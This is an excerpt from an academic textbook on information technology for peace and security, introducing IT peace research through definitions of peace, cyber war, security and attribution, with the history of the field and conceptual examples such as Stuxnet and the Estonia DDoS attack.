Chapter 19 *"The Future of IT in Peace and Security"* by Christian Reuter and many other authors of this book ventures a forecast of developments in the field for the next 5-15 years and resulting challenges. It is structured by chapters, each author contributing his personal prediction for the field he wrote a chapter on. Overall it can be said that the authors paint a lively picture of future developments in the field of information technology for peace and security that will offer enough challenges to keep busy researchers and policy makers alike.

1.9 Didactical Information

The structure of this book envisages its use as an accompanying read for lectures.

- The chapters offer an **introduction** and provide a good **overview** of the topic.
- While being introductory and comprehensible for students, they nonetheless outline the state of research. In length, they are confined to approximately 20 pages.
- Every chapter is designed to cover a **lecture** and accompanying **tutorial**.
- At the end of every chapter, **exercises** are listed which can accompany a tutorial. These include both questions for revision and questions for further analysis.
- The book thus comprises a **course** of overall four hours per week for 15 weeks.
- As every chapter is comprehensible on its own, it is possible to put together a class individually and employ different chapters to this end.
- **Material for lecturers** can be found under www.peace-book.chreu.de.

1.10 Exercises

Exercise 1-1: Name the fields of applications for information technology for peace and security.

Exercise 1-2: Indicate central players, methods and technical systems in the field of this book.

Exercise 1-3: Looking at the outlines above, and drawing on your knowledge of International Relations, think of the central overarching problems in the field of IT peace research.

Exercise 1-4: Of the topics presented above, which are the two you are most interested in and why? Come up with three questions you expect this chapter to answer.

2 IT in Peace, Conflict, and Security Research

Christian Reuter · Larissa Aldehoff ·
Thea Riebe · Marc-André Kaufhold
Science and Technology for Peace and Security (PEASEC), TU Darmstadt

Abstract

Advances in science and technology play a crucial role in the context of peace, conflict and security. As information technology (IT) is becoming omnipresent, this includes both the resilience of IT infrastructures e.g. as a target in cases of conflict and the role of IT applications to prevent and manage conflicts, crises and disasters. This chapter is an introduction to IT and its role in war and peace, in conflicts and crises as well as in safety and security. Based on those connections a new field of research has emerged: IT peace research. It is introduced in this chapter which provides an overview of the interdisciplinary concepts of peace, conflict and security. In addition, the research disciplines computer science and peace and conflict studies as the basis of IT peace research are explained. Moreover, the chapter focuses on the specific research topics of IT peace research and presents the institutionalised research landscape in Germany.

Objectives

- Understanding the meaning and relevance of IT for peace, conflict and security.
- Being aware of the connection between IT and peace and conflict research.
- Getting an overview of current research groups in Germany and beyond.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_2

2.1 Introduction

In December 2017, an invasion of the German government network, which connects Federal ministries and authorities, was discovered (Reinhold, 2018). The attackers used the intranet of the Federal University of Applied Administrative Sciences and the Federal Academy of Public Administration. This intranet is the least secure part of the system because external participants have to access it remotely, for example, for training by the Federal Foreign Office. Most probably, the attack had the goal to further penetrate the system after the initial intrusion. Administration rights were systematically taken to be able to move freely in the intranet. Since the intrusion was uncovered, it is not known whether parts of the used software have remained in the system (Mascolo et al., 2018).

This incident is a good example of the increasing importance of IT for peace and security. The findings of natural sciences and technology innovations have always been used for military purposes and therefore influenced the nature and conduct of armed conflict. This applies to scientists and mathematicians like Archimedes (287-212), Leonardo da Vinci (1452-1519) or Isaac Newton (1643-1727). The first systematic inclusion of technical knowledge was the recruitment of engineers after the French Revolution. Then, in the First World War, chemists, mathematicians, physicists and engineers were systematically integrated into the production of war material (Altmann, Kalinowski, Kronfeld-Goharani, Liebert, & Neuneck, 2010, 411 f.). During the First World War, telephone and radio communication were introduced to the battlefields. Since then IT and its enormous developments in the upcoming decades have become increasingly decisive in crisis, conflict and war (Bernhardt & Ruhmann, 2017, 364 ff.).

Violent conflicts can be carried out in different domains such as land, sea, air, space, and cyberspace has become one of them. Therefore, the resilience of IT infrastructure has gained growing importance.

So far, security strategies do not appropriately consider *characteristics of IT:*

- Many **actors involved** (constituting the group of potential aggressors) are either individuals or part of the private sector.
- Even more important is the **challenge of attribution** (see Chapter 13 "*Attribution of Cyber Attacks*") of security-threatening or even offensive activities. How can a security strategy be implemented if the identity of the security threat is unknown?
- Furthermore, security concerns and international **proliferation**, i.e. the spread of (dual-use) technology within and across countries (also see Chapter 3 "*Natural-Science/Technical Peace Research*"), increase the risk of military actions as a tool of preventive action (Chivvis & Dion-Schwarz, 2017).

- Another challenging issue is the **dual-use dilemma** of IT (see also Chapter 8 "*Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment*"). To technology adheres the risk to be misused as a weapon or part of a weapon system and carries the risk of being misused to cause harm to a significant number of people (Bernhardt & Ruhmann, 2017; Forge, 2010).
- Dual-use is especially and increasingly relevant for IT, as the **military use of IT tools and infrastructure** can include cyber war, information warfare (see Chapter 4 "*Information Warfare – From Doctrine to Permanent Conflict*"), (terroristic) propaganda, fake news (see Chapter 17 "*Cultural Violence and Peace in Social Media*"), data espionage and hacking (see Chapter 5 "*Cyber Espionage and Cyber Defence*").

This chapter introduces the most important issues of IT used for peace and security as well as in armed conflict (Section 2.2). To gain in-depth understanding, the technical implications of IT are connected with the theories and methods of peace and conflict research (Section 2.5). Therefore, *the development and foundations of IT peace research* as a field of research based on computer science (Section 2.4) and peace and conflict studies (Section 2.3) are explained. In addition, the German research groups which are currently working in this field are presented (Section 2.6).

2.2 Foundations

To be able to analyse the relevance of IT for peace, security and conflict it is necessary to have a proper understanding of what these concepts mean. Different scientific fields and disciplines such as philosophy, theology, political science, sociology and peace and conflict research, only to name a few, are providing perspectives and developing definitions. This is an *ongoing process* and especially in the case of contested concepts such as peace and war, it is nearly impossible to establish consensual definitions. Therefore, this chapter gives a brief overview of the debate about these terms.

2.2.1 Peace

The most common understanding of peace is based on its relation to war as its opposite. That means that **peace** "*is the absence or cessation of armed conflict and military operations between nations*" (Campbell et al., 2010). This definition is not wrong. However, in peace and conflict research, it is widely seen as only one side of the coin. This concept is known as **negative peace** (Galtung, 1969).

The other side of the coin, the concept of **positive peace**, refers to the idea that an absence of war does not necessarily imply a general absence of violence. There are other forms of violence than military actions of nations against each other. In this concept, **structural**

violence is the most important one. It describes "*unjust economic, social and political conditions and institutions that harm people by preventing them from meeting their basic needs*" (Campbell et al., 2010). This means that unjust social arrangements constitute non-conflictual forms of violence, such as discriminatory institutions and other social conditions, e.g. poverty, enslavement, (preventable) disease, that generate psychological, social and/or economic harm. Hence, positive peace can be understood as "*the presence of social justice, including equal opportunity, access to the basic necessities of life, and the eradication of structural violence*" (Campbell et al., 2010).

This definition includes forms of violence other than military force and is frequently applied in peace and conflict research. Nonetheless, it is criticised for its disadvantages. Most significantly, peace as social justice is criticised to be too broad as a concept, as it can be applied to nearly every issue of human existence. Therefore, several other concepts of peace are used in peace and conflict research. In this context we want to introduce only one further definition on behalf of the broader debate on the term peace: *"Peace is a relationship of interaction in which the parties banished non-peace, the potential or current use of violence, from its practice, particularly from its discursive practice"* (Müller, 2003, p. 220, translated by the authors).

2.2.2 Cyber Peace

Based on this concept of peace, the term **cyber peace** means "*not [...] the absence of conflict, but [...] the creation of a network of multilevel regimes working together to promote global cybersecurity by clarifying norms for companies and countries alike to reduce the risk of conflict, crime, and espionage in cyberspace to levels comparable to other business and national security risks*" (Shackelford, 2013, p. 1281). To achieve this goal, Shackelford demands a new approach to cybersecurity that builds secure systems based on best practices from the public and private sectors and integrates cybersecurity into the broader debate on internet governance (ibid.).

The German association "Forum of Computer Scientists for Peace and Social Responsibility (FIfF)" understands **cyber peace** as: "*the peaceful use of the cyberspace for the benefit of humankind and environment. This includes the renunciation of all activities of cyber war, but also the use of the whole communication infrastructure for international understanding*" (Hügel, 2017, translated by the authors). See Chapter 7 "*From Cyber War to Cyber Peace*" for details.

2.2.3 Armed Conflict and War

To understand the concept of war it is crucial to know the meaning of **armed conflict**: "*An armed conflict is a contested incompatibility that concerns government and/or territory where the use of armed force between two parties, of which at least one is the government of a state, results in at least 25 battle-related deaths in one calendar year*" (Uppsala University, 2017). However, war is defined as "*a state-based conflict or dyad which reaches at least 1000 battle-related deaths in a specific calendar year*." (Uppsala University, 2017)

State-based conflicts (armed or non-armed) can be interstate, between two or more governments, or intrastate, which means *"between a government and a non-governmental party, with no interference from other countries"* (Uppsala University, 2017). **Non-state conflicts** can be described as *"[t]he use of armed force between two organised armed groups, neither of which is the government of a state, which results in at least 25 battle-related deaths in a year"* (Uppsala University, 2017).

The early theories about war, like Clausewitz' book 'On war', published in 1832 (von Clausewitz, 2005) or Rousseau's 'The Social Contract', published in 1762 (Rousseau, 1972) are based on the idea of *war as an act between states*. In the last decades, war has increasingly been studied in terms of violent non-state conflicts (Campbell et al., 2010). Therefore, there is an ongoing debate which additional conditions have to be fulfilled to define an armed conflict as a war. Clausewitz, for example, identifies three conditions: (1) a war has to be potentially or actually lethal, at least for some participants on at least one side. (2) War is always instrumental, so there has to be a means, physical violence or the threat of force, and a potential ending, the ability to force the enemy to accept the offender's will. (3) However, war and violent conflict follow political interests and intentions of political groups or entities (Rid, 2012).

However, databases usually use quantitative conditions to monitor conflicts and acts of war on a regular basis. For the Correlates of War Project, for example, an *"inter-state war must have sustained combat involving regular armed forces on both sides and 1.000 battle fatalities among all of the system members involved"* (Sarkees, 2000) within twelve months. In contrast to the Correlates of War Project, the Uppsala Conflict Data program defines violent conflicts with at least 25, and war causing 1000-battle-related deaths in one calendar year (Uppsala University, 2017).

The existing databases have developed different requirements for and concepts of war forms and all of them have their specific shortcomings. Therefore, they are broadly discussed and criticised within peace and conflict studies. For example, the differences between civilians and combatants are in some cases very subtle, which complicates their distinction. Also, the number of casualties in violent conflicts, especially in contrast to subsequent deaths due to received injuries within the battle, are often not accurate. Nonetheless, quantitative approaches are important to be able to compare historical developments of armed conflicts, even though systematic operationalisation of war is always difficult.

2.2.4 Cyber War / Cyber Warfare / Information Warfare

Definitions of cyber war and cyber warfare are contested. Arquilla and Ronfeld, who have pioneered the debate in 1993, defined **cyber war** as "*military operations that disrupt or destroy information infrastructure and communication infrastructure"* (Arquilla & Ronfeldt, 1993, p. 31). However, there is a difference between war and warfare. **Cyber warfare**, an increasingly influential approach towards conflicts (Arquilla & Ronfeldt, 1993; Ford, 2010).

According to the so-called Tallinn Manual, the most comprehensive but non-binding analysis of how international law of warfare applies to cyberspace, describes the means of cyber warfare as "*cyber weapons and their associated cyber systems [...] that are by design, use, or intended use capable of causing either (i) injury to, or death of, persons; or (ii) damage to, or destruction of, objects, that is, causing the consequences required for qualification of a cyber operation as an attack. [...] Cyber means of warfare therefore include any cyber device, materiel, instrument, mechanism, equipment, or software used, designed, or intended to be used to conduct a cyber attack*" (Schmitt, 2013).

A closer look on the concept reveals a problematic issue: The International Group of Experts, the group who published the Tallinn Manual, stated that to date, no armed inter-state conflict has been solely precipitated in cyberspace (Schmitt, 2013). Sharing this perspective, Rid argues that cyber attacks need to be violent, instrumental, and – most importantly – politically attributed to meet the already mentioned criteria of war. He points out that no attack so far met all three criteria by Clausewitz. He stresses that the majority of cyber attacks had the purpose of sabotage, espionage, and subversion (Rid, 2012). However, the attribution of these attacks is a critical issue because "*[a]ny violent act and its larger political intention also has to be attributed to one side at some point during the confrontation. History does not know acts of war without eventual attribution*" (Rid, 2012). However, others argue that the **attribution problem** (see Chapter 13 "*Attribution of Cyber Attacks*") itself is the reason to a security dilemma that results in incentives for offensive behaviour (Buchanan, 2016).

Cyber warfare and information warfare have to be distinguished, however. In the handbook "Information Warfare Policy" by US Chief of General Staff (US Department of Defense, 1998), **information warfare** is defined as actions to achieve information superiority by manipulating adversary and defending one's own information, information-based processes, information systems and computer-based networks (quoted in Bernhardt & Ruhmann, 2017, p. 405). In addition to strengthening misinformation and specific narratives, information operations aim to manipulate opinion and decision processes. Information operations are manifold and can include computer network operations, psychological operations, military deception etc. (Bernhardt & Ruhmann, 2017). Especially for authoritarian regimes like China or Russia the information flow control, in particular via digital media, is essential to secure their power. In Russian foreign policy information operations have a strategic significance as a part of "information-psychological components" to influence international politics (Ford, 2010). A recent example of this is the strategic control and creation of uncertainty by fake news in the US election campaign 2016 (Bovet & Makse, 2019). For a more detailed discussion see Chapter 4 "*Information Warfare – From Doctrine to Permanent Conflict*".

Fake news has established itself as a term for rumours and false information in the public discussion. A report by the *Wissenschaftlicher Dienst des Bundestages* (Scientific Service of the German Bundestag) (2017) states that usually, the term encompasses wrong news for viral dissemination over the internet and especially over social media to manipulate the public opinion based on political or commercial motives. The dissemination of fake news or manipulations can be supported by IT. So-called **social bots** are *"computer algorithms which automatically generate content and interact with other people in social media with the aim to imitate and influence their behaviour"* (Ferrara et al., 2016). Even though they can be useful as interactive assistance and support systems, social bots can also infiltrate political discussions, manipulate the stock market, steal personal information or spread fake news (Reuter et al., 2019). Also, countermeasures are available (Hartwig & Reuter, 2019). Chapter 16 "Cultural Violence and Peace in Social Media" gives further details.

2.2.5 Security and Safety

Originating from the Latin "sēcūritās", the term security means "without concern". While the German language only knows the term "Sicherheit", the English language distinguishes between security and safety. **Security** is understood as protection against external or malevolent actors, such as terrorists, criminals, or armed forces, whereas **safety** means protection against unintentional incidents like natural events or events triggered through failure or error (Freiling et al., 2014, translated by the authors). Table 2-1 summarises the difference between safety and security in IT.

As safety and security become increasingly intertwined in engineering (see Chapter 16 *"Safety and Security – Their Relation and Transformation"*). In international relations (IR) there is an ongoing ontological debate about the concept of security. It "*comprises* *three key elements: a referent (some person, group, or entity that is threatened); an actual or impending danger to that referent (a threat to which a probability of risk can be assigned); and the desire of the referent to be free from the dangers identified (resulting in strategies to mitigate or escape from them)*" (Booth, 2014). Since the Peace of Westphalia and the rise of nation-states in 1648, security as a political concept has been entirely focused on nation-states as the privileged referents and war as the essential danger. All other security threats have been of minor relevance. Therefore, successful military strategy and resources have been seen as the foundation for the survival of the nation-state and its citizens (ibid.). In 1969, Johan Galtung introduced the concept of **structural violence** and challenged this focus on nation-states and (military) power as guarantees of security (ibid.; Galtung, 1969). For more on structural violence see Chapter 17 *"Cultural Violence and Peace in Social Media"*.

	Security	Safety
Definition (Freiling et al., 2014)	Security in regard to attacks or specifically terror attacks, requiring the existence of an attacker.	Safety in regard to unintentional, e.g. natural events or events triggered through failure/error.
Application in IT (Freiling et al., 2014)	IT security is similar to the freedom from danger to all information and data in an IT system which are relevant for the protection against intended attacks by human beings.	IT safety is functional operability as "*freedom from hazards by the system and to the environment meaning all material objects influenced by the system's behaviour*"
Application in engineering (Federath, 2017)	Security engineering aims at providing confidentiality, integrity and permanent availability of data, by protecting against eavesdropping and unauthorised access, providing anonymity and unobservability, as well as adequate attributability.	In the area of safety engineering, the central goal of freedom from hazards for the environment of an IT system is assuring its availability, by e.g. finding impacts in the protection from overvoltage, inundation, temperature variations or negative health effects, e.g. by using redundancies and high-quality components.

Table 2-1: Safety vs. Security, Technical Safety vs. IT Security (Reuter & Kaufhold, 2018, translated by the authors)

After the end of the Cold War, the academic debate broadened the understanding of security. Now, referents like individuals instead of solely nation-states, different dangers and threats like trade wars, climate change and strategies like international diplomacy efforts were increasingly taken into consideration (ibid.). The **critical security studies**, a group of scholars all around the world, opened the concept of security *"to explore poverty, patriarchy, tyranny, environmental destruction, cultural imperialism, and so on as legitimate* *concerns for Security Studies in addition to interstate war and other aspects of the traditional agenda"* (Booth, 2014) by deconstructing the utterance of "security".

In 1994, the United Nations Development Program introduced the concept of **human security** in the Human Development Report, which is to date the most inclusive view on security. It includes economic security, food security, health security, environmental security, personal security, community security, and political security (Gleditsch et al., 2014).

2.3 From Peace and Conflict Research to Technical Peace Research

Within the interdisciplinary field of peace and conflict research, science and engineering play a crucial role for technology assessment as well as for safety and security engineering, taking conflicts with and due to technology into account, and developing technology to assist and support peace processes. Therefore, this section introduces the discipline of **peace and conflict research** and its links with science and engineering.

Peace and conflict research as a discipline started as a critical debate about the existing approaches towards peace in the 1950s and early 1960s. Prior to that, existing research was focused on purely quantitative analysis of war and its causes. Peace and conflict researchers who followed this so-called "**traditional peace research**"-approach saw war as an inevitable social phenomenon (Bonacker, 2011). Because peace was not seen as an achievable state of the world, the research focused on war. Furthermore, researchers denied that it is even possible to conduct research on peace.

Challenging this approach in a highly regarded article, Kenneth Boulding discussed the question if peace is researchable: *"If we do not have an adequate methodology, and we do not, the answer is not to abandon the problem but to search for new methods"* (1963). He claimed that peace and war are part of social systems, and therefore, can be understood and explained with methods of social science research (Bonacker, 2011), assuming that war between nation states is not inevitable and peace is possible. Other researchers joined the debate and more and more institutions and journals focusing on peace research were founded (Gleditsch et al., 2014; Koppe, 2010).

In the early years, researchers often understood the purpose of their research normatively, as "research for peace". Nowadays, many researchers define their discipline as "research on peace", which means peace is their empirical object of research, but not necessarily a goal they want to achieve with their activities. However, there are still researchers who claim the normative approach to support or enable peace by evidence-based studies to be the main achievement of peace and conflict studies (Bonacker, 2011).

The disciplinary ties are contested as well: namely if peace and conflict research is a subdiscipline of international relations, being open for input from other disciplines, or if it is an interdisciplinary discipline that is composed of a sum of disciplines, as well as their theories and methods (Bonacker, 2011).

According to the latter approach, **peace and conflict research** can be understood as an interdisciplinary approach to analyse the causes of peace and war as well as conflict management, resolution, and peace building on the basis of scientific methods and theories of all relevant disciplines and fields.

The historical development of **technical peace research** was facilitated by the rise of nuclear weapons in the cold war. Innovations in the natural sciences and technology have always impacted conflicts and war. But the possibility to build and use nuclear weapons led to a strategic shift in warfare and made deterrence strategies that raised public and scientific concern attractive to politicians. One of the most famous examples is the so-called “Russell-Einstein Manifesto” of 1955 which called for nuclear disarmament and opposed war in general. In consequence of this appeal, the Pugwash Conferences on Science and World Affairs were established. At the first conference in 1957 in Pugwash, Canada, 22 scientists from 10 countries from both sides of the Iron Curtain discussed strategies for nuclear disarmament. Since then the so-called “Pugwash movement” organised workshops, conferences and conducted research on the problems of nuclear weapons. In Germany a similar development could be seen with the “Göttinger Erklärung der 18” of 1957, a statement of leading physicists and chemists against the demand of the German government for nuclear armament of the military, the German newly founded Bundeswehr, in the 1950s. These activities served as an important foundation to enable and support the international arms control treaties which were negotiated subsequently (Altmann et al., 2010).

Based on initiatives like these, in the face of the ongoing Cold War, scientific research groups working on nuclear disarmament, arms control, proliferation and international security were founded at distinguished universities in the USA in the 1960s. In Germany, Carl Friedrich von Weizsäcker established a working group at the University of Hamburg and thus can be regarded as the founder of science and engineering-based peace research in Germany. In the 1980s, further working groups were established and have deepened their institutionalisation since. Today, the main actors of technical peace research in Germany are based in Darmstadt, Dortmund and Hamburg (ibid.). For an overview of “*Natural-Science/Technical Peace Research*”, see Chapter 3.

The approach of technical or science and engineering-based peace research is characterised by the inherent ambivalence of technology: technological developments have changed the dynamics of war. They determine the conditions for disarmament processes and peace agreements to a large extent (Altmann, 2017). Therefore, concerned scientists, aware of the massive negative effects those technologies, can work towards technical solutions to overcome or mitigate them, e.g., by enabling verification or restricting the design of technologies to peaceful purposes.

2.4 From Computer Science to Cyber Security

IT peace research is based on peace and conflict research and computer science with its sub-discipline IT security or cyber security. Peace and conflict research have been introduced in Section 2.3. Therefore, this section provides an overview on the connection between computer science and peace and conflict research. Ever since computers have been processing data, the security of this data has been a challenge. In the last years, however, with increased connectivity, collaborative systems and cloud computing, these issues have become even more important.

2.4.1 IT, Information and Cyber Security

According to ISO/IEC 27001, **IT security** is defined as "*preservation of confidentiality, integrity and availability of information; in addition, other properties such as authenticity, accountability, non-repudiation and reliability can also be involved*" [ISO/IEC 17799:2005]. The term **cyber security** is often used interchangeably with the term **information security**. However, as von Solms and van Niekerk (2013) state, "*cyber security goes beyond the boundaries of traditional information security to include not only the protection of information resources, but also that of other assets, including the person him/herself. In information security, reference to the human factor usually relates to the role(s) of humans in the security process*".

According to the German Federal Office of Information Security (Bundesamt für Sicherheit in der Informationstechnik, 2017), cyber security deals with all aspects of security in information and communication technology (ICT), where the *"activity of classic IT security is extended to the entire cyberspace. This encompasses all information technology connected to the internet and similar networks, and includes communication, applications, processes and processed information based on it"* [translated by the authors]. The German Federal Office of Information Security defines **IT security** as *"a state where risks in the use of information technology caused by threats and weak points are reduced to an acceptable minimum by appropriate measures"* (ibid., translated by the authors). Therefore, IT security is a state *“where confidentiality, integrity and availability of information and information technology are protected by appropriate measures”* (ibid., translated by the authors). The annual situation report of the IT security in Germany analyses the current state of IT security, causes of cyber attacks and applied means and methods by using detailed examples (BSI, 2016). To estimate the threat level, the report lists the areas of cloud computing, software and hardware weak points, cryptography, mobile communication, standardisation and the internet infrastructure in terms of reasons and contextual factors. Attack means and methods as well as potential protection measures are listed in Table 2-2. See Chapter 5 “*Cyber Espionage and Cyber Defence*” for details.

Attack means and methods	Protection measures
Malware Ransomware Social engineering Advanced persistent threats (APT) Spam Botnets Distributed denial of service (DDoS) Drive-by exploits and exploit kits Identity theft Side-channel attacks	Application security (e.g., antivirus software, secure programming, security design, secure operating systems) Attack detection and prevention Authorisation and access control Authentication and identification Logging Data backup Network security (e.g., firewalls) Secure mobile gateways

Table 2-2: Attack means, methods and protection mechanisms (BSI, 2016)

Information security presents a more comprehensive concept, focusing on protecting information which is saved on paper, computers or in mind (BSI, 2013). According to ISO 27001 (2015), it implies security checks, especially on administrative, logical and physical levels.

The discovery of the Stuxnet software and the NSA scandal lasting since spring 2013 demonstrate the significance of possible intrusions by governmental organisations which threaten not only our privacy but the entire IT infrastructure (see Chapter 14 “*Resilient Critical Infrastructures*” and 15 “*Security of Critical Information Infrastructures*” for details).

2.4.2 Military Preparations for Cyberspace

Accordingly, more and more national defence ministries include cyberspace as a field of its own. For instance, the US Department of Defense defines the **cyberspace** as an operational domain apart from land, air, water and space (US DoD, 2011). In 2016 all NATO member states acknowledged cyberspace as a military domain to be able to classify cyber operations as an attack or to take actions themselves (NATO, 2016). This affects the military organisational structures: e.g., since 2017, **cyber and information space** is a separate military organisational area in the German Federal Armed Forces, besides Army, Navy and Air Force, which implements the forces' defensive and offensive capabilities in the cyberspace (BMVg & German Federal Ministry of Defense, 2016).

Cyberspace is defined as the "*environment formed by physical and non-physical components, characterised by the use of computers and the electro-magnetic spectrum, to store, modify, and exchange data using computer networks*" (Schmitt, 2013) or the "*virtual space of all IT systems linked at data level on a global scale. The basis for cyberspace is the internet as a universal and publicly accessible connection and transport network which can be complemented and further expanded by any number of additional data networks. IT systems in an isolated virtual space are not part of cyberspace*" (Federal Ministry of the Interior, 2011).

Since there are no national borders in cyberspace, inner and outer security are hardly distinguishable. However, it can be recognised that the actors' capabilities, intentions and staff resources are very different and armed conflicts can be transferred from cyberspace into other domains. Furthermore, so-called overlay networks are possible in the cyberspace, which are located above the existing infrastructure as a (logical) network. Such can be **darknets**, which can be accessed via specific software, configurations or special authorisation, and which use non-standardised communication protocols and ports and can be realised via friend-to-friend or anonymisation networks (e.g., TOR) (Mansfield-Devine, 2009) (see Chapter 6 "*Darknets as Tools for Cyber Warfare*").

2.5 Towards IT Peace Research

2.5.1 Definition of IT Peace Research

The discussed fields of peace and conflict research and especially technical peace research as well as computer science and particularly its sub-disciplines IT security or cyber security are the basis for IT peace research. Figure 2-1 illustrates the relation between the different fields:




Figure 2-1: Peace and conflict studies and computer science are the basis of IT peace research

IT peace research is determined on the one hand by the role of computer science and IT in military actions and on the other hand by its ability to find ways to prevent conflicts or international-security threats. We suggest that the purpose of IT peace research is to investigate and develop technical solutions to prevent the potential for escalation of cyber attacks and to minimise the interstate (and in some cases interpersonal) insecurity and violence caused by IT tools and infrastructures.

As the mentioned example of the incident in the German administration network shows, cyber attacks often have a transnational component. Therefore, they become even more relevant for international relations and international security. In-depth research needs to find not only technical but also social, political and legal approaches. This form of research needs to include computer science as well as peace and conflict research and therefore can be called IT peace research. In the following, the characteristics of and exemplary challenges for IT peace research are discussed.

2.5.2 Cyber War and Cyber Attacks

As already stated, the concept of cyber war is contested. Until now, there has been nothing that can be characterised as a cyber war. Nonetheless, it must be emphasised that IT is especially relevant for security threats, not only for individuals and companies, but also for governments and public administration. The latter two of which are the focus of this work.

Nevertheless, the military and humanitarian consequences of cyber attacks on public infrastructures have been discussed. The Tallinn manual defines a **cyber attack** as "*an IT attack in cyberspace directed against one or several other IT systems and aimed at damaging IT security. The aims of IT security, confidentiality, integrity and availability may* *all or individually be compromised*" (Schmitt, 2013). According to the authors of the manual, these cyber operations can be offensive or defensive but must reasonably be expected to cause harm or death to people, or damage or destruction to objects to rise to the level of an armed attack (Schmitt, 2013), i.e. to rise to the level of an armed attack as traditionally understood.

Today, some of the very common attacks are illegal intrusion attempts into computers with the purpose of manipulation or data theft and occur on a large scale (Neuneck, 2017). Most cyber attacks carried out with proxies (zombies) or botnets of zombie computers are usually DDoS (Distributed Denial of Service) attacks. They can affect the virtual and, especially in case of close connection, physical infrastructure, such as banks, the health system or electricity supply (Gandhi et al., 2011). A famous example for this is the DDoS attack on Estonia (2007), where websites of the Estonian Parliament, President and government offices as well as websites of the two largest Estonian banks and news portals were not available (Hansen & Nissenbaum, 2009) and the attackers could not be identified (Gandhi et al., 2011).

However, cyber attacks can be and have been used as parts of physical operations as well. Such attacks include the targeting of military information systems of an adversary (including, but not limited to those embedded in weapons). An example for such a strategy is the joint US and Israeli program Stuxnet, which was used to sabotage an Iranian uranium enrichment plant (Nakashima & Warrick, 2012; Sanger, 2014). Of course, uranium enrichment plants are not the only facilities of strategic importance in war. Any critical infrastructure (water, electricity or gas distribution) is a potential target of cyber attacks. Most likely these will not happen in a cyber war limited to cyberspace, but as combined operations in a war fought in both, cyber- and physical space.

2.5.3 Cyber Espionage, Sabotage and Subversion

Information technologies offer a wide range of possibilities for military and non-military surveillance. **Espionage** is an attempt to penetrate an adversarial system for purposes of extracting sensitive or protected information. This theft of data can be either social or technical (Rid, 2012) and can have an economic or secret service background (Neuneck, 2017). It has always been relevant for conflicts and competition but becomes an even more pressing issue concerning IT.

Cyber attacks that are directed against the confidentiality of IT systems by foreign intelligence services are called **cyber espionage** (Schmitt, 2013, 14f.). The term can be defined "*[…] narrowly as any act undertaken clandestinely or under false pretenses that uses cyber capabilities to gather (or attempt to gather) information with the intention of communicating it to the opposing party. The act must occur in territory controlled by a party* *to the conflict. 'Clandestinely' refers to activities undertaken secretly or secretively, as with a cyber espionage operation designed to conceal the identity of the persons involved or the fact that it has occurred*" (Schmitt, 2013, 193).

Empirically, the vast majority of all political cyber security incidents have been cases of espionage. Chapter 5 "*Cyber Espionage and Cyber Defence*" gives a deeper insight. It requires a high level of technical sophistication, but complex sabotage operations are even more demanding. They are conducted by agents professionally and expensively trained by governments or large companies, as well as hackers and individuals (Rid, 2012).

Other offensive categories of cyber attacks are sabotage and subversion. **Sabotage** *"is a deliberate attempt to weaken or destroy an economic or military system. All sabotage is predominantly technical in nature, but of course may use social enablers. […] The means used in sabotage must not always lead to physical destruction and overt violence, but they can. If violence is used, things are the prime targets, not humans, even if the ultimate objective may be to change the cost-benefit calculus of decision-makers. Sabotage tends to be tactical in nature and will only rarely have operational or even strategic effects. The higher the technical development and the dependency of a society and its government and military, the higher is the potential for sabotage, especially cyber-enabled sabotage"* (Rid, 2012).

However, as IT works with data, and the quality and the trust in information, subversion is the third aim that can be achieved by intruding and manipulating systems, or even taking advantage of information systems, as further shown in Chapter 17 "*Cultural Violence and Peace in Social Media*". Hence **subversion** *"is the deliberate attempt to undermine the authority, the integrity, and the constitution of an established authority or order. […] The modus operandi of subversive activity is eroding social bonds, beliefs, and trust in the state and other collective entities. The means used in subversion may not always include overt violence. One common tool of subversion is propaganda, for instance pamphlets, literature, and film. The vehicle of subversion is always influencing the loyalties of individuals and uncommitted bystanders. Human minds are the targets, not machines"* (Rid, 2012).

2.5.4 Network Centric Warfare

In the 1980s and 1990s, a discussion emerged about a revolution in military affairs (RMA), based on the dynamics of the Cold War. The USA reacted to the larger armed forces of the Soviet Union by improving its military technology, and thereby strengthening its forces (Franke, 2017). Based on this tradition, the USA established the strategic concept of **Network Centric Warfare** (NCW). It means the use of IT for modernising warfare and military infrastructure. NCW is "*an operational concept based on information superiority.*

With the new quality of information networking of sensors, leadership and weapons on the battleground, it causes an increase in combat power. A better overview and a higher speed of the command process increase organisational pace and improve attack and defence force as well as armed forces coordination" (Lange, 2004, translated by authors). IT is a tremendous game-changer of warfare and the USA uses NCW as its strategy to maintain its supremacy.

2.5.5 Attribution and Verification

The incident in the network of the German government shows that attribution and verification of responsibility for such events are a great challenge. Similarly, in another cyber attack which took place during the conflict between Russia and Georgia in 2008, no specific statements about the attackers could be made, although a botnet provider was found later who was partly responsible for the attacks (Gandhi et al., 2011).

One cause of the lack of accountability in case of cyber attacks is the absence of high confidence and publicly persuasive attribution of those responsible for the attacks. A credible **cyber attribution** "*requires specific evidence tied to particular incidents whose strength can become reviewed, assessed, and vouched for by other independent experts*" (Davis et al., 2017). The process is very complex, multifaceted and time-consuming. Therefore, it requires specialised and robust capabilities and even when resources are dedicated, results are often not fully credible. In addition to an intricate analysis of technical data, an understanding of potential political and economic motivations of the attack is necessary, as well as, if available, an analysis of relevant all-source intelligence (Davis et al., 2017).

There is an increasing number of government entities, enterprises, and research organisations that are able to **attribute** cyber attacks. But these actors do not use standardised research methodology. This reduces the attribution's credibility and public persuasiveness (Davis et al., 2017). To establish a transparent process of attribution and trust building mechanisms, global software enterprises like Microsoft funded research projects which argue for the establishment of an independent authority for attribution as part of the United Nations and the establishment of international norms in the "Digital Geneva Conventions" (Davis et al., 2017). See Chapter 13 "*Attribution of Cyber Attacks*" for details.

